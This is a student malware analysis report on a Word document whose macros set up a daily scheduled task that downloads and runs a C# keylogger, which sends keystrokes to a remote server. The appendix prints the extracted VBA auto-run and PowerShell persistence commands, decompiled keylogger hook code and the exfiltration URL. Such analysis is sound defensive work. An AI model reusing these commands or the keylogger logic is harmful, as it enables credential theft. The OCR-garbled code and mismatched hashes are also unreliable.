

Project

Justin Langevin

8648380

Conestoga College

SECU74000: Root-Kits & Hacking

April 12, 2024

Project.doc

Executive Summary

This piece of malware was found on a classmate's computer, the classmate states they were sent the word document over email. Once opened, this Word document creates a scheduled task on the computer that starts at 8:45 AM every morning. This task has the functionality to contact a server to receive an executable payload at the assigned time. It then runs this payload, which from there captures 200 keyboard inputs by the user as well as the name of the computer. It then proceeds to sends this information back to the server. This allows the hacker to look for any useful information inputs captured. It is evident that this malware has keylogger capabilities and all the computers at the school should be examined for this malware.

Detailed Analysis

Program Details

The analysis of the Word document called Project.doc started with a hash value check on the internet to identify if this malware was detected anywhere else before, the hash values for Project.doc and q.exe can be found in Table 1. This piece of malware had not been detected at this current point in time. The second step was to extract all the strings from the document and analyse them. The strings indicated potential base64 encoded strings and the use of macros. The Strings can be found in Appendix A Figure 1.

Filename	Hash values
Project.doc	Md5 92a943c0531baa35a6764a208c820420 Sha1 7f812d23068c7d6633eab6a72413bcecd7350370
q.exe	Md5 357e7d833cf500432aa809fec4b4a7b6 Sha1 a832b7c7f37b14965bc2180aa9338804483492fc

Table 1 file hash values

Static Analysis

To further the investigation, the next step was to look for proof of the potential macros seen in the strings called **khhzrz**. To do this, I used a PDF parser tool check for the existence of macros in the file. This returned that there were macros found in the Word document. From there, I pulled all the visual basic application (VBA) code from the macro and started to take a deeper look. This can be found in Appendix A Figure 2 & 3. The VBA code that was extracted from the document was obfuscated so to gain a deeper understanding of its purpose I needed to first deobfuscate the code. After deobfuscating the VBA code, I've found that it reads base64 text that has been changed to the colour white so that it is hidden, this can be seen in Appendix A Figure 6 and Figure 7. After decoding the string, it was clear that this was a malicious script

that uses the forfiles command, this command is used to search for files within the C:\\WINDOWS\\system32 directory. For each file that this command finds it executes a command. This command includes a PowerShell script that downloads a file from a remote server and saves it as q.exe in the user's home directory, and from there it then runs the q.exe executable. The script then establishes persistence by creating a new registry item. This script can be seen in Appendix A Figure 8.

The second piece of functionality I found after deobfuscation is a second harmful command that performs several actions. The first is it pings local host 30 times and clears the screen, this acts as a 30 second timer to create a delay. The second action it does is it creates a task called **MicrosoftWin32** that executes another PowerShell command **daily at 8:45AM**. This command seems to execute a command that retrieves a registry value. Once it has received this value it is then decoded from base64. This all can be seen in Appendix A Figure 4 and Figure 5.

The next step was for me to analyse the capabilities of the q.exe. To analyse the executable. I first looked at the strings as seen in Appendix A Figure 9. These strings displayed the use of .Net Framework and HttpWebRequests which indicates it was written using C#. Because of this, the next step for me was to open the executable using dnspy which would allow me to look at the q.exe code in plain text, this can be seen in Appendix A Figure 10. This revealed to me that the plain text code was very obfuscated so to further do my analysis I first needed to deobfuscate it. Once deobfuscated the capabilities of this payload became clear to me. These capabilities resembled those of a keylogger. To explain the functionality, this malicious executable first hides the console windows on the system. From there, it sets up a keyboard hook and then enters a never ending loop using Application.Run() to ensure the program keeps running. This keyboard hook is then bound with the callback method of SendToServer as seen in Appendix A Figure 11 and Figure 12. The SendToServer method is where we can see the keylogging functionality. This Method checks if a key press event is intercepted if so, it then adds the keys pressed to a string called capturedKeystrokes when the length of this string reaches 200 characters it is then sent to the URL of **http://telemetry.securityresearch.ca/t** along with the name of the machine and the keystrokes captured. From there, it is then formatted and sent to the server using a POST request. This can be seen in Appendix A Figure 13 and 14.

Dynamic Analysis

Once I had concluded my static analysis and had a good understanding of the capabilities of the malware, it was then time to get proof of its capabilities. To start the dynamic analysis, I first checked to see if the endpoint that the malware was sending back keystrokes to was still up and running. After making a fake post request, I received a 201 request back from the server which told me that this request was successful and new resources had potentially been created

on the endpoint. I also recreated the same thing using Postman which gave me the type of server being used to receive information. The Server being used was a Nginx Server running version 1.20.2. This can be seen in Appendix A Figure 15 and Figure 16. From there, I opened up Procmon to investigate the capabilities of the Project.doc file. In Appendix A Figure 17, we can see the process tree. In this process tree, we can see the use of CMD.exe, PING.exe, and Powershell.exe. From there, I included all these processes into the process monitor, this displayed to me the ping timer that lasted for 30 seconds as seen in Appendix A Figure 18. After the ping timer, you can see Powershell.exe script as well as cmd.exe create the scheduled task called MicrosoftWin32 as seen in Appendix A Figure 5 and Figure 19. The next step was for me to investigate if I missed any functionality of the Project.doc file. I did this by opening regshot and took my first shot before I ran the malicious document. From there, I compared the outputs. This displayed to me that there were 787 changes. To dive deeper into the findings, I looked through the text file to find proof of the scheduled task that was used established persistence as seen in Appendix A Figure 21, 22, 23, 24. From there, I went to go look for the MicrosoftWin32 scheduled task, this can be seen in Appendix A Figure 25. As we dive deeper into the action of this scheduled task, we can see that its is run at 8:45 AM as seen in the static analysis. This ensures persistence of the q.exe keylogger and is run in the morning to give it the best chance at logging credentials on the machine. The next step was for me to check the Fakenet logs these logs allowed me to see the network activity attempts the <http://telemetry.securityresearch.ca/t> domain as seen in Appendix A Figure 26.

Conclusions

To conclude this investigation of the malware based on the hash values displayed in Table 1, it is evident that this malware creates a scheduled task called MicrosoftWin32 to establish persistence that then runs a PowerShell script at 8:45 AM to receives an executable called q.exe from the domain of <http://telemetry.securityresearch.ca/t>. This payload has the capabilities of a keylogger, it first collects 200-characters worth of keystrokes as well as the name of the system. This information is then sent back with a post request to the server. This payload can be found within the home directory on the user's computer. Therefore, it is evident that we should take precautions to further investigate the computers at the school to ensure that this malware has not been installed on any other systems.

Appendix A – Collective Evidence

Figure 1 base64 string khhrzr macro name used in another assignment.

The screenshot shows a browser window with several tabs open, including a Gmail inbox, a YouTube video, and a Project Gutenberg page. The main content area displays a Jupyter Notebook titled "Project.ipynb". The notebook contains Python code for parsing VBA macros from Microsoft Word documents. A red box highlights the output of the code, which includes a warning about pywin32 not being installed and a list of extracted VBA codes.

```
[3]: sampleFileName = "Project.doc"
!md5sum $sampleFileName
!sha1sum $sampleFileName

92e94a0531aa55e764a208c2020420 Project.doc
7f712d23688c7d633ebeda72413bccc73598378 Project.doc

[4]: !strings Project.doc >strings.txt

[5]: from oletools.olevba import VBA_Parser, TYPE_OLE, TYPE_OpenXML, TYPE_Word2003_XML, TYPE_PPTML
vbaparser = VBA_Parser(sampleFileName)
if vbaparser.detect_vba_macros():
    print ('VBA Macros Found')
else:
    print ('No VBA Macros found')

#Uncommented due to a bug in pywin32: pywin32 is not installed (only is required if you want to use MS Excel)
#VBA Macros Found

[6]: ourVBACodes = list()
for (filename, stream_path, vba_filename, vba_code) in vbaparser.extract_macros():
    #print ('-'*30)
    #print ('filename :', filename)
    #print ('OLE stream :', stream_path)
    #print ('VBA filename:', vba_filename)
    #print ('-'*30)
    #print (vba_code)
    ourVBACodes.append(vba_code)

-----
OLE stream : Macros/VBA/ThisDocument
-----
-----
```

[7]: print(ourVBACodes[0])

```
Attribute VB_Name = "ThisDocument"
Attribute VB_Base = "Normal.ThisDocument"
Attribute VB_GlobalNameSpace = False
Attribute VB_Creatable = False
Attribute VB_PredeclaredId = True
Attribute VB_Exposed = True
Attribute VB_TemplateDerived = True
Attribute VB_Customizable = True
```

Would you like to receive official Jupyter news? Please read the privacy policy. Open privacy policy Yes No

Figure 2 VBA macro found.

```

File Edit View Run Kernel Tabs Settings Help
File + ☰ Filter files by name Q
Project/
Name Last Modified
hashes.txt 25 days ago
payload.vba 4 days ago
payload2.vba 4 days ago
Project.doc 25 days ago
Project.pyrb 2 days ago
q 4 days ago
q.vba 2 days ago
strings.txt 4 days ago
strings2.txt 4 days ago

Project.pyrb
with open('payload.vba', 'r') as f:
    print(ourVBACodes[1], file=f)

[9]: #from word/document.xml
b64payload = "Y21kIml4Z25uvYyBudnIDEyly4uL5uH5tbiAzMCIA051bCmI#Bvd2Vyc2h1b0wgl0FgP5B0Zxct2Hn2u1b0vVVFza0fJd1vb1atRKhly3v025An093IKzta0VbCle0uIC1Bcd1bNvU"

import sys,base64;
payload = (base64.b64decode(b64payload));
print(payload)

```

Figure 3 Extracting of macros in Project.doc.

```

with open('payload.vba', 'r') as f:
    print(ourVBACodes[1], file=f)

[9]: #from word/document.xml
b64payload = "Y21kIml4Z25uvYyBudnIDEyly4uL5uH5tbiAzMCIA051bCmI#Bvd2Vyc2h1b0wgl0FgP5B0Zxct2Hn2u1b0vVVFza0fJd1vb1atRKhly3v025An093IKzta0VbCle0uIC1Bcd1bNvU"

import sys,base64;
payload = (base64.b64decode(b64payload));
print(payload)

[10]: b"cmd.exe /c ping 127.0.0.1 -n 30 > nul & powershell $a = New-ScheduledTaskAction -Execute 'powershell.exe' -Argument '-ec iex (gp 'HKCU\Identities\932301EE-20E2-DA96-FBC9-A8996833ED03').$"
dfsrutil01DufSe = "b"cmd.exe /c ping 127.0.0.1 -n 30 > nul & powershell $a = New-ScheduledTaskAction -Execute 'powershell.exe' -Argument '-ec iex (gp 'HKCU\Identities\932301EE-20E2-DA96-FBC9-A8996833ED03').$"

[11]: decoded_str = payload.decode('utf-16le') # Decode byte string to Unicode string
print(decoded_str)

[12]: iex (gp 'HKCU\Identities\932301EE-20E2-DA96-FBC9-A8996833ED03').$"

[13]: with open('payload.vba', 'r') as f:
    print(ourVBACodes[1], file=f)

[14]: #from word/document.xml
b64payload = "Y21kIml4Z25uvYyBudnIDEyly4uL5uH5tbiAzMCIA051bCmI#Bvd2Vyc2h1b0wgl0FgP5B0Zxct2Hn2u1b0vVVFza0fJd1vb1atRKhly3v025An093IKzta0VbCle0uIC1Bcd1bNvU"

```

Figure 4 conversion of base64 and utf-16le.

```

1 Attribute W_Name = "Module1"
2 Sub AutoOpen()
3     Application.Run "ExecutePayload"
4 End Sub
5
6 Sub ExecutePayload()
7     Dim zkngP
8     firstParagraph = ActiveDocument.Paragraphs(1).Range.Text 'reading first paragraph of Document
9     zkngP = DecodeBase64(firstParagraph)
10    Set kJgfgrtnF = CreateObject("Vbscript.Shell")
11    kJgfgrtnF.Run "cmd.exe /c ping 127.0.0.1 -n 30 > nul & powershell $a = New-ScheduledTaskAction -Execute 'powershell.exe' -Argument '$(gp HKCU\Identities\{932301EE-0000-0000-0000-000000000000}\RunOnce)' -TaskName 'Microsoft\Windows\StartUp\RunOnceTask' -RunLevel Highest -RunTime '00:00:00' -Force'; $b = New-ScheduledTaskTrigger -Daily -At 8:45am; Register-ScheduledTask -Action $a -Trigger $b -TaskName 'Microsoft\Windows\StartUp\RunOnceTask' -Force"
12    kJgfgrtnF.Run "cmd.exe /c powershell $a = New-ScheduledTaskAction -Execute 'powershell.exe' -Argument '$(gp HKCU\Identities\{932301EE-0000-0000-0000-000000000000}\RunOnce)' -TaskName 'Microsoft\Windows\StartUp\RunOnceTask' -RunLevel Highest -RunTime '00:00:00' -Force'; $b = New-ScheduledTaskTrigger -Daily -At 8:45am; Register-ScheduledTask -Action $a -Trigger $b -TaskName 'Microsoft\Windows\StartUp\RunOnceTask' -Force"
13    kJgfgrtnF.Run "cmd.exe /c powershell $a = New-ScheduledTaskAction -Execute 'powershell.exe' -Argument '$(gp HKCU\Identities\{932301EE-0000-0000-0000-000000000000}\RunOnce)' -TaskName 'Microsoft\Windows\StartUp\RunOnceTask' -RunLevel Highest -RunTime '00:00:00' -Force'; $b = New-ScheduledTaskTrigger -Daily -At 8:45am; Register-ScheduledTask -Action $a -Trigger $b -TaskName 'Microsoft\Windows\StartUp\RunOnceTask' -Force"
14    kJgfgrtnF.Run streamObj_1 '' Runs the powershell script Two
15 End Sub
16
17 'does nothing Function!!!!!!!
18 Function CreatePayload()
19     Dim hConvertToSCII
20     h = CreateObject("Vbscript.Shell").Environment("Process").Item("TEHBP")
21     h = h + "payload.exe"
22     Dim fn As Integer
23     fn = Freefile
24     Open "F:\payload" Access Write As #fn
25     Put #fn, 1, beacher
26     Put #fn, 1, beacher
27     Close #fn
28 End Function
29
30 Function DecodeBase64(ByVal localDocumentText)
31     Dim DODdocument, CommandTwo
32     Set DODdocument = CreateObject("Msxml2.DOMDocument.3.0")
33     Set DODdocument = CreateObject("Msxml2.DOMDocument.CreateElement("base64")
34     Set commandTwo = DODdocument.createElement("base64")
35     commandTwo.datatype = "bin.base64"
36     commandTwo.Text = localDocumentText
37     commandTwo.DataType = CommandTwo.ASCII (commandTwo.nodeTypedValue)
38     Set commandTwo = Nothing
39     Set DODdocument = Nothing
40     End Function
41
42
43 Private Function ConvertToASCII (hpolipdfvsdscdfs)
44     Const _VbCrLf = vbCr & vbLf

```

Figure 5 the converted string.




Figure 6 the Word document contents base64 hidden string.




Figure 7 the string found within the word document in the strings.txt file.




Figure 8 the decoded base64 hidden string in the word document.

```

Project.pynb
strings2.txt
hashes.txt
payload2.vba
payload2.bas
Project.doc
Project.pynb
q
QC#
strings.txt
strings2.txt

351 Keys
352 Secret
353 Object
354 object
355 System.Net
356 op_Evlicit
357 IAsyncResult
358 result
359 IWindowshook
360 httpWebRequest
361 System.Text
362 pfrmcyu
363 GetConsoleWindow
364 ShowWindow
365 EndSession
366 UnhookEndSessionHookEx
367 SetEndSessionHookEx
368 CallNextHookEx
369 CvrNxeXGFf1
370 NlszV9hy
371 NlszV9hy
372 WinapnExceptionThrows
373 payload
374 Copyright
375
376 $4d711d93-5ba4-4983-9070-204f4f8bdfb4
377 <assembly>
378 <!-- .NET Framework Version v4.7.2 -->
379 FrameworkDisplayName
380 .NET Framework 4.7.2
381 _CorExeMain
382 mscoree.dll
383 <file version="1.0" encoding="UTF-8" standalone="yes">
384 <assembly xmlns="urn:schemas-microsoft-com:asm.v1" manifestVersion="1.0">
385 <assemblyIdentity version="1.0.0.0" name="MyApplication.app"/>
386 <trustInfo xmlns="urn:schemas-microsoft-com:comasm.v2">
387 <security>
388 <requestedPrivileges xmlns="urn:schemas-microsoft-com:asm.v3">
389 <requestedExecutionLevel level="asInvoker" uiAccess="false"/>
390 </requestedPrivileges>
391 </security>
392 </trustInfo>
393 </assembly>
394

```

Figure 9 the q.exe strings and .net/network indication.

```

Assembly Explorer
B1031z7mRjBBxA

1 using System;
2 using System.Diagnostics;
3 using System.IO;
4 using System.Net;
5 using System.Runtime.InteropServices;
6 using System.Text;
7 using System.Windows.Forms;
8
9 namespace Z300ixV0682P1jc
10 {
11     // Token: 0x02000002 RID: 2
12     internal class B1031z7mRjBBxA
13     {
14         // Token: 0x00000001 RID: 1 RVA: 0x00002050 File Offset: 0x00000250
15         public static void Main()
16         {
17             B1031z7mRjBBxA.ShowWindow(B1031z7mRjBBxA.GetConsoleWindow(), 0);
18             B1031z7mRjBBxA.NlszV9hy = B1031z7mRjBBxA.CvwWxeBXGFFlx(B1031z7mRjBBxA.dd9PRwcGe);
19             Application.Run();
20             B1031z7mRjBBxA.UnhookWindowsHookEx(B1031z7mRjBBxA.NlszV9hy);
21         }
22
23         // Token: 0x00000002 RID: 2 RVA: 0x000020AC File Offset: 0x000002AC
24         private static IntPtr CvWwxeBXGFFlx(B1031z7mRjBBxA.Rw8jLM81)
25         {
26             IntPtr result;
27             using (Process currentProcess = Process.GetCurrentProcess())
28             {
29                 using (Module mainModule = currentProcess.MainModule)
30                 {
31                     result = B1031z7mRjBBxA.SetWindowsHookEx(13, CvWwxeBXGFFlx, B1031z7mRjBBxA.GetModuleHandle(mainModule.ModuleName), 0U);
32                 }
33             }
34             return result;
35         }
36
37         // Token: 0x00000003 RID: 3 RVA: 0x00002110 File Offset: 0x00000310
38         private static IntPtr gEx0w2CHNQ8y(int nCode, IntPtr wParam, IntPtr lParam)
39         {
40             if (nCode > 0 && wParam == (IntPtr)256)
41             {
42                 int num = Marshal.ReadInt32(lParam);
43                 B1031z7mRjBBxA.chTWOZPwbsaViWERL += (Keys)num;
44                 if (B1031z7mRjBBxA.chTNOZPwbsaViWERLuByN.Length > 200)
45             }
46         }
47
48         // Token: 0x00000004 RID: 4 RVA: 0x00002120 File Offset: 0x00000320
49         private static void UnhookAFSHFB()
50         {
51             B1031z7mRjBBxA.UnhookWindowsHookEx(B1031z7mRjBBxA.Rw8jLM81);
52         }
53
54         // Token: 0x00000005 RID: 5 RVA: 0x00002130 File Offset: 0x00000330
55         private static void UnhookAFSHFB()
56         {
57             B1031z7mRjBBxA.UnhookWindowsHookEx(B1031z7mRjBBxA.Rw8jLM81);
58         }
59
60         // Token: 0x00000006 RID: 6 RVA: 0x00002140 File Offset: 0x00000340
61         private static void UnhookAFSHFB()
62         {
63             B1031z7mRjBBxA.UnhookWindowsHookEx(B1031z7mRjBBxA.Rw8jLM81);
64         }
65
66         // Token: 0x00000007 RID: 7 RVA: 0x00002150 File Offset: 0x00000350
67         private static void UnhookAFSHFB()
68         {
69             B1031z7mRjBBxA.UnhookWindowsHookEx(B1031z7mRjBBxA.Rw8jLM81);
70         }
71
72         // Token: 0x00000008 RID: 8 RVA: 0x00002160 File Offset: 0x00000360
73         private static void UnhookAFSHFB()
74         {
75             B1031z7mRjBBxA.UnhookWindowsHookEx(B1031z7mRjBBxA.Rw8jLM81);
76         }
77
78         // Token: 0x00000009 RID: 9 RVA: 0x00002170 File Offset: 0x00000370
79         private static void UnhookAFSHFB()
80         {
81             B1031z7mRjBBxA.UnhookWindowsHookEx(B1031z7mRjBBxA.Rw8jLM81);
82         }
83
84         // Token: 0x0000000A RID: 10 RVA: 0x00002180 File Offset: 0x00000380
85         private static void UnhookAFSHFB()
86         {
87             B1031z7mRjBBxA.UnhookWindowsHookEx(B1031z7mRjBBxA.Rw8jLM81);
88         }
89
90         // Token: 0x0000000B RID: 11 RVA: 0x00002190 File Offset: 0x00000390
91         private static void UnhookAFSHFB()
92         {
93             B1031z7mRjBBxA.UnhookWindowsHookEx(B1031z7mRjBBxA.Rw8jLM81);
94         }
95
96         // Token: 0x0000000C RID: 12 RVA: 0x000021A0 File Offset: 0x000003A0
97         private static void UnhookAFSHFB()
98         {
99             B1031z7mRjBBxA.UnhookWindowsHookEx(B1031z7mRjBBxA.Rw8jLM81);
100        }
101
102        // Token: 0x0000000D RID: 13 RVA: 0x000021B0 File Offset: 0x000003B0
103        private static void UnhookAFSHFB()
104        {
105            B1031z7mRjBBxA.UnhookWindowsHookEx(B1031z7mRjBBxA.Rw8jLM81);
106        }
107
108        // Token: 0x0000000E RID: 14 RVA: 0x000021C0 File Offset: 0x000003C0
109        private static void UnhookAFSHFB()
110        {
111            B1031z7mRjBBxA.UnhookWindowsHookEx(B1031z7mRjBBxA.Rw8jLM81);
112        }
113
114        // Token: 0x0000000F RID: 15 RVA: 0x000021D0 File Offset: 0x000003D0
115        private static void UnhookAFSHFB()
116        {
117            B1031z7mRjBBxA.UnhookWindowsHookEx(B1031z7mRjBBxA.Rw8jLM81);
118        }
119
120        // Token: 0x00000010 RID: 16 RVA: 0x000021E0 File Offset: 0x000003E0
121        private static void UnhookAFSHFB()
122        {
123            B1031z7mRjBBxA.UnhookWindowsHookEx(B1031z7mRjBBxA.Rw8jLM81);
124        }
125
126        // Token: 0x00000011 RID: 17 RVA: 0x000021F0 File Offset: 0x000003F0
127        private static void UnhookAFSHFB()
128        {
129            B1031z7mRjBBxA.UnhookWindowsHookEx(B1031z7mRjBBxA.Rw8jLM81);
130        }
131
132        // Token: 0x00000012 RID: 18 RVA: 0x00002200 File Offset: 0x00000400
133        private static void UnhookAFSHFB()
134        {
135            B1031z7mRjBBxA.UnhookWindowsHookEx(B1031z7mRjBBxA.Rw8jLM81);
136        }
137
138        // Token: 0x00000013 RID: 19 RVA: 0x00002210 File Offset: 0x00000410
139        private static void UnhookAFSHFB()
140        {
141            B1031z7mRjBBxA.UnhookWindowsHookEx(B1031z7mRjBBxA.Rw8jLM81);
142        }
143
144        // Token: 0x00000014 RID: 20 RVA: 0x00002220 File Offset: 0x00000420
145        private static void UnhookAFSHFB()
146        {
147            B1031z7mRjBBxA.UnhookWindowsHookEx(B1031z7mRjBBxA.Rw8jLM81);
148        }
149
150        // Token: 0x00000015 RID: 21 RVA: 0x00002230 File Offset: 0x00000430
151        private static void UnhookAFSHFB()
152        {
153            B1031z7mRjBBxA.UnhookWindowsHookEx(B1031z7mRjBBxA.Rw8jLM81);
154        }
155
156        // Token: 0x00000016 RID: 22 RVA: 0x00002240 File Offset: 0x00000440
157        private static void UnhookAFSHFB()
158        {
159            B1031z7mRjBBxA.UnhookWindowsHookEx(B1031z7mRjBBxA.Rw8jLM81);
160        }
161
162        // Token: 0x00000017 RID: 23 RVA: 0x00002250 File Offset: 0x00000450
163        private static void UnhookAFSHFB()
164        {
165            B1031z7mRjBBxA.UnhookWindowsHookEx(B1031z7mRjBBxA.Rw8jLM81);
166        }
167
168        // Token: 0x00000018 RID: 24 RVA: 0x00002260 File Offset: 0x00000460
169        private static void UnhookAFSHFB()
170        {
171            B1031z7mRjBBxA.UnhookWindowsHookEx(B1031z7mRjBBxA.Rw8jLM81);
172        }
173
174        // Token: 0x00000019 RID: 25 RVA: 0x00002270 File Offset: 0x00000470
175        private static void UnhookAFSHFB()
176        {
177            B1031z7mRjBBxA.UnhookWindowsHookEx(B1031z7mRjBBxA.Rw8jLM81);
178        }
179
180        // Token: 0x0000001A RID: 26 RVA: 0x00002280 File Offset: 0x00000480
181        private static void UnhookAFSHFB()
182        {
183            B1031z7mRjBBxA.UnhookWindowsHookEx(B1031z7mRjBBxA.Rw8jLM81);
184        }
185
186        // Token: 0x0000001B RID: 27 RVA: 0x00002290 File Offset: 0x00000490
187        private static void UnhookAFSHFB()
188        {
189            B1031z7mRjBBxA.UnhookWindowsHookEx(B1031z7mRjBBxA.Rw8jLM81);
190        }
191
192        // Token: 0x0000001C RID: 28 RVA: 0x000022A0 File Offset: 0x000004A0
193        private static void UnhookAFSHFB()
194        {
195            B1031z7mRjBBxA.UnhookWindowsHookEx(B1031z7mRjBBxA.Rw8jLM81);
196        }
197
198        // Token: 0x0000001D RID: 29 RVA: 0x000022B0 File Offset: 0x000004B0
199        private static void UnhookAFSHFB()
200        {
201            B1031z7mRjBBxA.UnhookWindowsHookEx(B1031z7mRjBBxA.Rw8jLM81);
202        }
203
204        // Token: 0x0000001E RID: 30 RVA: 0x000022C0 File Offset: 0x000004C0
205        private static void UnhookAFSHFB()
206        {
207            B1031z7mRjBBxA.UnhookWindowsHookEx(B1031z7mRjBBxA.Rw8jLM81);
208        }
209
210        // Token: 0x0000001F RID: 31 RVA: 0x000022D0 File Offset: 0x000004D0
211        private static void UnhookAFSHFB()
212        {
213            B1031z7mRjBBxA.UnhookWindowsHookEx(B1031z7mRjBBxA.Rw8jLM81);
214        }
215
216        // Token: 0x00000020 RID: 32 RVA: 0x000022E0 File Offset: 0x000004E0
217        private static void UnhookAFSHFB()
218        {
219            B1031z7mRjBBxA.UnhookWindowsHookEx(B1031z7mRjBBxA.Rw8jLM81);
220        }
221
222        // Token: 0x00000021 RID: 33 RVA: 0x000022F0 File Offset: 0x000004F0
223        private static void UnhookAFSHFB()
224        {
225            B1031z7mRjBBxA.UnhookWindowsHookEx(B1031z7mRjBBxA.Rw8jLM81);
226        }
227
